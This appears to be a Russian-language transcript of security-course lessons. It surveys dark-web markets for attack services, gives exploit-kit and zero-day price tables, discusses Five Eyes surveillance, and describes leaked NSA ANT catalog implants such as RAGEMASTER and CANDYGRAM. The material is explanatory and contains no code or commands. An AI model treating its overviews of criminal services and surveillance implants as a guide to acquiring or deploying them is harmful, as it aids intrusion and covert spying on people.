Доступные сервисы	Помощь пользователю в поиске целей или сопровождение целей до начала использования средств начального доступа и/или полезной нагрузки; векторы атаки и методы масштабирования	Сервисы по оптимизации поисковых систем Спам-сервисы Оплата по количеству установок и партнерские сети Фишинг (в т.ч. направленный) Сервисы для привлечения и поиска траффика Разработка и проектирование фейковых веб-сайтов
Полноценные сервисы (as-a-service)	Комплект из средств начального доступа, полезных нагрузок, компонентов и функционала полезных нагрузок для произведения атак в интересах клиента; поддержка полного жизненого цикла атаки	Хакеры по найму Ботнеты в аренду Доксинг DDoS-как-услуга
Поддержка продуктов	Обеспечение корректной работы средств начального доступа, средств взлома, их корректная настройка, преодоление "подводных камней" и обстоятельств	Инфраструктура (лизинг, VPN, абузоустойчивый хостинг, скомпрометированные сайты и хосты) Сервисы по криптоаналитике (взлом паролей, взлом хешей паролей) Взлом капчи
Цифровые активы	Цифровые активы - это активы, полученные незаконным образом у жертвы (информация, полученная путем хакерства или украденная)	Данные кредитных карт (fullz/полный набор персданных, дампы, CVV-коды) Информация об аккаунтах (электронная коммерция, социальные сети, банкинг) Логин/пароль электронной почты Учетные данные Закрытая медицинская информация
Торговля цифровыми активами, отмывание денег	Обеспечение перевода цифровых активов в наличные деньги	Денежные мулы Контрафактная продукция и соответствующие услуги (поддельные документы, удостоверения личности, валюта) Клонирование карт, фейковые банкоматы Обработка платежей по картам Отправка товаров

Товары и услуги, продающиеся в Даркнетах

Здесь вы можете увидеть другие виды товаров и услуг, доступные на темном рынке, все от инструментов для начального доступа и эксплойт-китов, о которых мы говорили, до уязвимостей нулевого дня и функциональной нагрузки Payload. Здесь есть упаковщики, взломщики, биндеры, обфускаторы. Это инструменты, используемые для создания вредоносных программ, так чтобы антивирусы их не смогли обнаружить.

Далее у нас тут различные другие вещи: ботнеты на продажу, хакеры по найму, DDoS-сервисы, и так далее.



Рост числа наборов эксплойтов

Стоимость наборов эксплойтов

Эксплойт-кит	Стоимость	Год
Mpack	$1,000	2006
WebAttacker (Do-it-yourself kit)	$15–20	2006
IcePack	$30–400	2007
Mpack	$700	2007
Eleonore (v1.2)	$700 plus $50 for encrypter	2009
Eleonore (v1.2)	$1,500 fully managed by user	2009
Phoenix	$400	2009
Blackhole (v1.0.0)	$700/three months or $1500/year	2010
CrimePack	$400/license	2010
Eleonore (v1.3.2)	$1,200	2010
Eleonore (v1.6 and v1.6.2)	$2,000	2010
Fragus	$800	2010
LuckySploit	$1,000	2010
Yes Exploit (abuse-immunity)	$1,150	2010
Yes Exploit (Standard Edition)	$900	2010
Phoenix (v2.3)	$2,200	2010
Nuclear	$900	2010
Katrin	$25/day	2011
Robopak	$150/week or $500/month	2011
Blackhole (v1.1.0)	$1,500	2011
Blackhole (v1.2.1)	$700/three months or $1,500/year	2011
Bleeding Life (v3.0)	$1,000	2011

Стоимость наборов эксплойтов в Даркнетах

Количество наборов эксплойтов растет по экспоненте. А вот другой интересный список. Здесь показаны цены эксплойт-китов на протяжении последних лет, и как эти цены изменялись.

Стоимость уязвимостей нулевого дня

Сервис	Стоимость	Год
"Some exploits"	$200,000–$250,000	2007
"Weaponized exploit"	$20,000–$30,000	2007
A "real good" exploit	$100,000	2007
Microsoft Excel	> $1,200	2007
Mozilla	$500	2007
Vista exploit	$50,000	2007
WMF exploit	$4,000	2007
ZDI, iDefense Purchases	$2,000–$10,000	2007
Adobe Reader	$5,000–$30,000	2012
Android	$30,000–$60,000	2012
Chrome or Internet Explorer	$80,000–$200,000	2012
Firefox or Safari	$60,000–$150,000	2012
Flash or Java Browser Plug-ins	$40,000–$100,000	2012
iOS	$100,000–$250,000	2012
Mac OSX	$20,000–$50,000	2012
Microsoft Word	$50,000–$100,000	2012
Windows	$60,000–$120,000	2012

SOURCES: Greenberg, 2012b; Miller, 2007.

Стоимость уязвимостей нулевого дня

Здесь цены на некоторые уязвимости нулевого дня. Помните, это уязвимости, для которых нет никаких патчей и о которых, возможно, никто даже не знает. Это наиболее опасные уязвимости, и цены на них демонстрируют вам, как много злоумышленники могут заработать на них, учитывая, как много они готовы заплатить за них.

Есть еще и серые рынки, где страны, правительства, компании покупают подобные вещи для различного рода злонамеренных целей.

Как видите, поскольку они покупают или скачивают такие инструменты, то им не нужно заниматься самостоятельной разработкой. Так что входной порог, чтобы стать киберпреступником, низок. В наше время знания среднестатистического злоумышленника невелики. Это скрипт-кидди со скромными навыками, в руках которых оказываются настолько мощные инструменты для проведения атак высокого уровня сложности.

Лишь малый процент злоумышленников - это элитные исследователи, разработчики эксплойтов, исследователи уязвимостей нулевого дня, создатели вредоносных программ, и так далее.

Большинство - это неискушенные и менее квалифицированные покупатели. Это означает, что есть множество людей с высоко-сложными инструментами и их количество растет по экспоненте.

26. Правительства, шпионы и их секреты - Часть 1

В зависимости от ваших обстоятельств, активной угрозой для вас может быть ваше правительство, правоохранительные органы, военные или другие организации. То, насколько вам следует интересоваться угрозами, исходящими от этих организаций, зависит от индивидуальных обстоятельств, и вас вполне может не заботить, что там ваше правительство вытворяет в сети. Если вас это не парит, можете спокойно пропустить этот фрагмент видео.

Однако, вы можете быть, к примеру, политическим диссидентом, выступающим против нарушений прав человека в вашей стране. Возможно, вы журналист с критически важным материалом, который необходимо отправить, либо вы всего лишь рядовой сознательный гражданин, который хотел бы держать свою деятельность и персональную информацию подальше от рук правительства.

Из разоблачений Эдварда Сноудена и других информаторов становится понятно, что активная массовая слежка проводится во многих странах, если не сказать, что практически во всех. Вдобавок, производятся активные действия по взлому целей для сбора информации.

Существует соглашение между Великобританией, США, Австралией, Канадой и Новой Зеландией по совместному сбору, анализу и обмену разведданными. Это соглашение известно под названием "UK/USA Соглашение". Государства-участники называются также "Five Eyes" ("Пять глаз"). Их цель состоит в сборе и анализе глобальных разведданых, включая использование Интернета для массовой слежки. Шпионаж за собственными гражданами является нарушением внутригосударственного законодательства в этих странах, и чтобы избежать этого нарушения, участники следят за гражданами друг друга, а затем обмениваются этими разведданными.

Пять глаз:
1. Австралия
2. Канада
3. Новая Зеландия
4. Великобритания
5. США

Девять глаз	Четырнадцать глаз
6. Дания	10. Бельгия
7. Франция	11. Германия
8. Нидерланды	12. Италия
9. Норвегия	13. Испания
	14. Швеция

"Пять глаз" работают совместно с другими странами по обмену разведданными, и это формирует две другие группы. Они известны как "Девять глаз" и "Четырнадцать глаз". "Пять глаз" и эти сторонние страны могут и осуществляют шпионаж за гражданами друг друга. "Девять глаз" включает в себя Данию, Францию, Нидерланды и Норвегию.
"Четырнадцать глаз" включает в себя Бельгию, Германию, Италию, Испанию, Швецию.

Миллиарды долларов в год тратятся агентствами типа АНБ, Центра правительственной связи Великобритании, ФБР на разработку, заказ, реализацию и управление системами для слежки. Например, Carnivore, ECHELON и NarusInsight. Они используются для перехвата и анализа огромнейшего количества данных, которые перемещаются в Интернете и телефонных системах.

Конкретный пример того, как это затрагивает лично вас, это то, что правительства могут прослушивать ваши сотовые, спутниковые и мобильные телефоны. Могут использовать голосовое распознавание при сканировании мобильных сетей. Могут читать ваши электронные письма и текстовые сообщения. Цензурировать веб-страницы. Отслеживать передвижения граждан при помощи GPS, мобильных телефонов или мобильных сетей. Могут даже подменить содержимое электронного письма "на лету", пока оно находится в пути до вас.

Они могут скрытно включать веб-камеры, встроенные в персональные компьютеры, могут включать микрофоны в мобильных и сотовых телефонах, даже если они выключены. И вся эта информация фильтруется и систематизируется на таком масштабном уровне, что может быть использована для шпионажа за абсолютно каждым человеком в целой стране.



Дата-центр в штате Юта, США

И собственно говоря, есть один объект под названием дата-центр АНБ в штате Юта, который был построен для хранения огромных массивов информации. Основные строения занимают 100−150 тыс. квадратных метров. Стоимость его возведения по разным оценкам составляет от полутора до двух миллиардов долларов. Ожидается, что по завершению строительства энергопотребление объекта будет составлять 65 мегаватт, стоимость которых порядка 40 миллионов долларов в год.

В статье из "Forbes" емкость носителей информации в дата-центре оценивается в районе от 3 до 12 эксабайт, а известное заявление гласит: "все слова, когда-либо сказанные человечеством, могут уместиться примерно в пяти эксабайт данных".


Согласно журналу "Wired", этот дата-центр может обрабатывать все виды коммуникаций включая полное содержание приватных электронных писем, сотовые и мобильные телефонные звонки, истории поиска в Интернете, а также все виды отслеживания персональных данных, включая талоны на парковку, маршруты перемещения, заказы книг и многие другие цифровые отпечатки. Так что вы можете просто принять тот факт, что все коммуникации находятся под активной слежкой, и она включает в себя все ваши действия в Интернете и по телефону.


Можете задать себе несколько вопросов, чтобы решить, хотите ли вы защитить себя от всего этого. Занимаетесь ли вы в Интернете такими вещами, которые хотели бы оградить от перехвата и утечки в паблик? Действительно ли организации, компании или люди, имеющие доступ к просмотру и обработке ваших персональных данных, всегда будут действовать в ваших интересах? Будут ли они содержать ваши данные в безопасности и сохранности? Вы хотите, чтобы ваше правительство следило за тем, как вы используете Интернет? Улучшает ли массовая слежка безопасность вашей нации и общества? Стоит ли массовая слежка того, что вы можете потерять персональную приватность?

Ваши мнения будут разниться и поэтому будут разниться и требования к видам безопасности, которые необходимы вам для обеспечения вашей приватности онлайн.

27. Правительства, шпионы и их секреты - Часть 2


Помимо массовой слежки есть и другие вещи, которые можно назвать активной формой слежки или просто хакерством. Если вы являетесь целью, то на ваш компьютер или смартфон могут быть установлены инструменты, использующие такие же виды вредоносного программного обеспечения и шпионского ПО, какие используются киберпреступниками.





Компании, работающие в сфере безопасности, продают правительствам инструменты для пассивной и активной разведки, если те не занимаются их разработкой самостоятельно. Но даже если и занимаются, бывает, что им нужны какие-либо дополнительные инструменты, и всегда есть большой и очень активный рынок с подобными инструментами, и когда недавно хакнули одну из хакерских группировок, то выяснилось, что они продавали свои разработки правительству.

Давайте я познакомлю вас с каталогом ANT, чтобы вы имели представление о том, какого рода инструментами обладают правительства и любые ресурсообеспеченные источники угрозы. ANT - это подразделение АНБ США. Каталог ANT - это элитарный документ, в котором содержится информация о наборе хакерских и шпионских инструментов АНБ по состоянию на, примерно, 2008 год.



Loadauto из каталога АНБ

Итак, для начала, давайте обсудим пассивные радиочастотные ретрорефлекторы, работающие на ультравысоких частотах. Это очень маленькие электронные устройства, работающие от нескольких микроамперов, а в некоторых случаях и вовсе не нуждающиеся в электропитании, это означает, что они могут работать годами. Они не излучают радиочастотную энергию, так что сканирование помещений на предмет наличия подобных подслушивающих устройств, как это бывает в кино, не сработает. Они могут быть сделаны из коммерческих серийных комплектующих, что делает невозможным отследить владельцев.

Одним из образцов является устройство под названием "Loudauto", это подслушивающее устройство. В описании указано: "Радиочастотный ретрорефлектор для работы со звуком. Обеспечивает передачу звука из помещения при помощи излучателя и базовой пост-обработки".

Это означает, что для того, чтобы прослушивать при помощи этого устройства, человеку нужно находиться на определенной дистанции и затем посылать сфокусированный луч радиочастотной энергии в этот ретрорефлектор. Звук из помещения передается в отраженном сигнале. Устройство активно только когда оно передает излучение обратно его отправителю. Другими словами, оно полностью пассивно,

не излучает в радиочастотном диапазоне, его трудно обнаружить и оно практически не потребляет энергию. Подобные ретрорефлекторы могут использоваться для всевозможных интересных задач.



Давайте я покажу вам кое-что другое. Инструменты для снятия информации с клавиатур. "Радиочастотный ретрорефлектор для работы с данными. При облучении специальным излучателем позволяет снимать целевые данные с клавиатур или низкоскоростных цифровых устройств и передавать их отправителю в отраженном сигнале".

Итак, это устройство устанавливается в клавиатуру. Оператор направляет сфокусированный луч радиочастотной энергии на этот рефлектор, получает возможность записывать все нажатия клавиш. Опять же, пассивная схема, нет излучения в радиочастотном диапазоне, трудно обнаружить и почти не потребляет энергии.

Здесь еще есть "Ragemaster" (рус. "Повелитель ярости"): "Радиочастотный ретрорефлектор, обеспечивающий увеличенную эффективную площадь рассеяния для коллекции аппаратных "жучков" "Vagrant". Он закладывается в стандартный видеоадаптер, VGA-кабель, между видеокартой и монитором. Обычно устанавливается в ферритовый фильтр на видеокабеле".

Они могут видеть, что происходит на экране вашего монитора. Опять же, обратите внимание, насколько это миниатюрное устройство, оно работает пассивно, не излучает в радиочастотном диапазоне, его трудно обнаружить и оно практически не нуждается в электропитании.

Очевидно, что подобные устройства необходимо устанавливать и этот процесс называется "закладкой". Это означает, что устройства устанавливаются физически, прежде чем начать работать с ними.

Но даже если вы не являетесь целью конкретной закладки, вы остаетесь целью глобальной системы по перехвату данных.

RAGEMASTER


ANT Product Data

(TS//SI//REL TO USA,FVEY) RF retro-reflector that provides an enhanced radar cross-section for VAGRANT collection. It's concealed in a standard computer video graphics array (VGA) cable between the video card and video monitor. It's typically installed in the ferrite on the video cable.

24 Jul 2008


(U) Capabilities

(TS//SI//REL TO USA,FVEY) RAGEMASTER provides a target for RF flooding and allows for easier collection of the VAGRANT video signal. The current RAGEMASTER unit taps the red video line on the VGA cable. It was found that, empirically, this provides the best video return and cleanest readout of the monitor contents.



(U) Concept of Operation

(TS//SI//REL TO USA,FVEY) The RAGEMASTER taps the red video line between the video card within the desktop unit and the computer monitor, typically an LCD. When the RAGEMASTER is illuminated by a radar unit, the illuminating signal is modulated with the red video information. This information is re-radiated, where it is picked up at the radar, demodulated, and passed onto the processing unit, such as a LFS-2 and an external monitor, NIGHTWATCH, GOTHAM, or (in the future) VIEWPLATE. The processor recreates the horizontal and vertical sync of the targeted monitor, thus allowing TAO personnel to see what is displayed on the targeted monitor.



Jetplow из каталога АНБ

Например, есть "Jetplow" (рус. "Струйный плуг"). "Jetplow - это устойчивый имплант для прошивки Cisco серии Pix и файрволов ASA. Он сохраняет программную закладку Bananaglee (рус. "Банановое веселье"), разработанную компанией DNT. Jetplow также имеет возможность устанавливать постоянный бэкдор".

DNT, к слову говоря, это подрядчик АНБ, который обеспечивает их различными хакерскими инструментами. Если вы не в курсе, прошивка - это содержимое физической микросхемы или чипа в устройстве, так что в случае с подобными закладками речь идет о физических чипах маршрутизаторов или файрволов.

"Устойчивый имплант для прошивки" означает, что закладка выживет в случае переустановки операционной системы. Можно считать это руткитом для встроенного программного обеспечения. Что мы здесь видим - так это задокументированную улику, подтверждающую, что устройства Cisco и Juniper, которые можно реально считать основой того Интернета, который мы используем, эти устройства скомпрометированы и будут использоваться для слежки.

Если вам любопытно, что это за странные кодовые названия, то две буквы относятся к названию проекта. Например, проект BG. Затем придумывается название, получается Bananaglee или что-нибудь странное типа этого. Странные названия помогают людям лучше запоминать их.

Давайте посмотрим на другие интересные примеры. Здесь у нас "Nightstand" (рус. "Прикроватная тумбочка"). "Инструмент для активной эксплуатации и инъекции пакетов в беспроводные Wi-Fi сети стандарта 802.11 для доставки полезной нагрузки/эксплойта в целевое пространство, недоступное иными способами. Nightstand, как правило, используется в операциях, когда отсутствует проводной доступ до цели". Другими словами, это взлом Wi-Fi.




Nightstand из каталога АНБ

Интересный факт, в паблик утекли электронные письма, они раскрыли планы итальянской компании "Hacking Team" и дочерней организации Boeing по доставке шпионского программного обеспечения при помощи дронов. Они собирались продавать свои разработки правительственным учреждениям. Устройства наподобие "Nightstand" могут устанавливаться на дроны. Однако, есть и способы противоборства подобным инструментам, и мы рассмотрим их далее в курсе.

Следующий любопытный экземпляр - это "Iratemonk" (“Бешеный монах”). "Iratemonk обеспечивает устойчивость программного приложения на десктопах и ноутбуках при помощи имплантирования закладки в прошивку жестких дисков. Это позволяет исполнять вредоносный код путем подмены главной загрузочной записи".

Вновь это означает полную устойчивость. Так что если они получили доступ к вашей машине или установили на нее такой софт, то форматирование жесткого диска, переустановка операционной системы, ничто не поможет, ничто не сможет удалить его. Практически невозможно обнаружить его. Единственный вариант, который сработает в данном случае, это выкинуть зараженный жесткий диск. Но очевидно, что если у них есть такие инструменты, которые имплантируются даже в прошивку материнской платы, то вам придется выкинуть свой компьютер целиком, чтобы избавиться от подобной формы вредоносного программного обеспечения.



Iratemonk из каталога АНБ

Далее обратим внимание на "Monkeycalendar" (рус. "Обезьяний календарь"). Собственно говоря, это сим-карта. Вы можете этого не знать, но сим-карты могут подавать команды вашему мобильному телефону. Это сим-карта, которая подает команды вашему телефону, а затем отправляет СМС-сообщения, информируя, что вы делаете, где находитесь и другую информацию, которая может понадобиться спецслужбам.

И последнее интересное устройство, которое я хочу вам показать сейчас, это "Candygram" (рус. "Коробка конфет"). "Эмулирует работу вышки сотовой GSM-связи в сети объекта наблюдения. Работает в частотных диапазонах 900, 1800 и 1900 МГц. Как только мобильный телефон объекта слежки попадает в зону действия базовой станции Candygram, система посылает СМС через внешнюю сеть на телефон наблюдателя".

Это фейковая базовая станция, наблюдатели прикидываются, например, оператором Vodafone и затем следят за вами, отслеживают ваше местоположение или даже взламывают ваше устройство.

Все эти устройства были актуальны где-то в 2008-2009 годах. Представьте, что у них есть сейчас. Если правительство для вас - это источник угрозы, либо это кто-либо с достаточным уровнем средств, мотивов и возможностей, то я надеюсь, вы понимаете, что если вы являетесь целью, единственный способ быть анонимным онлайн - это быть анонимным и в оффлайне. Мы поговорим об этом чуть позже в нашем курсе.


TOP SECRET//COMINT//REL TO USA, FVEY

MONKEYCALENDAR

ANT Product Data

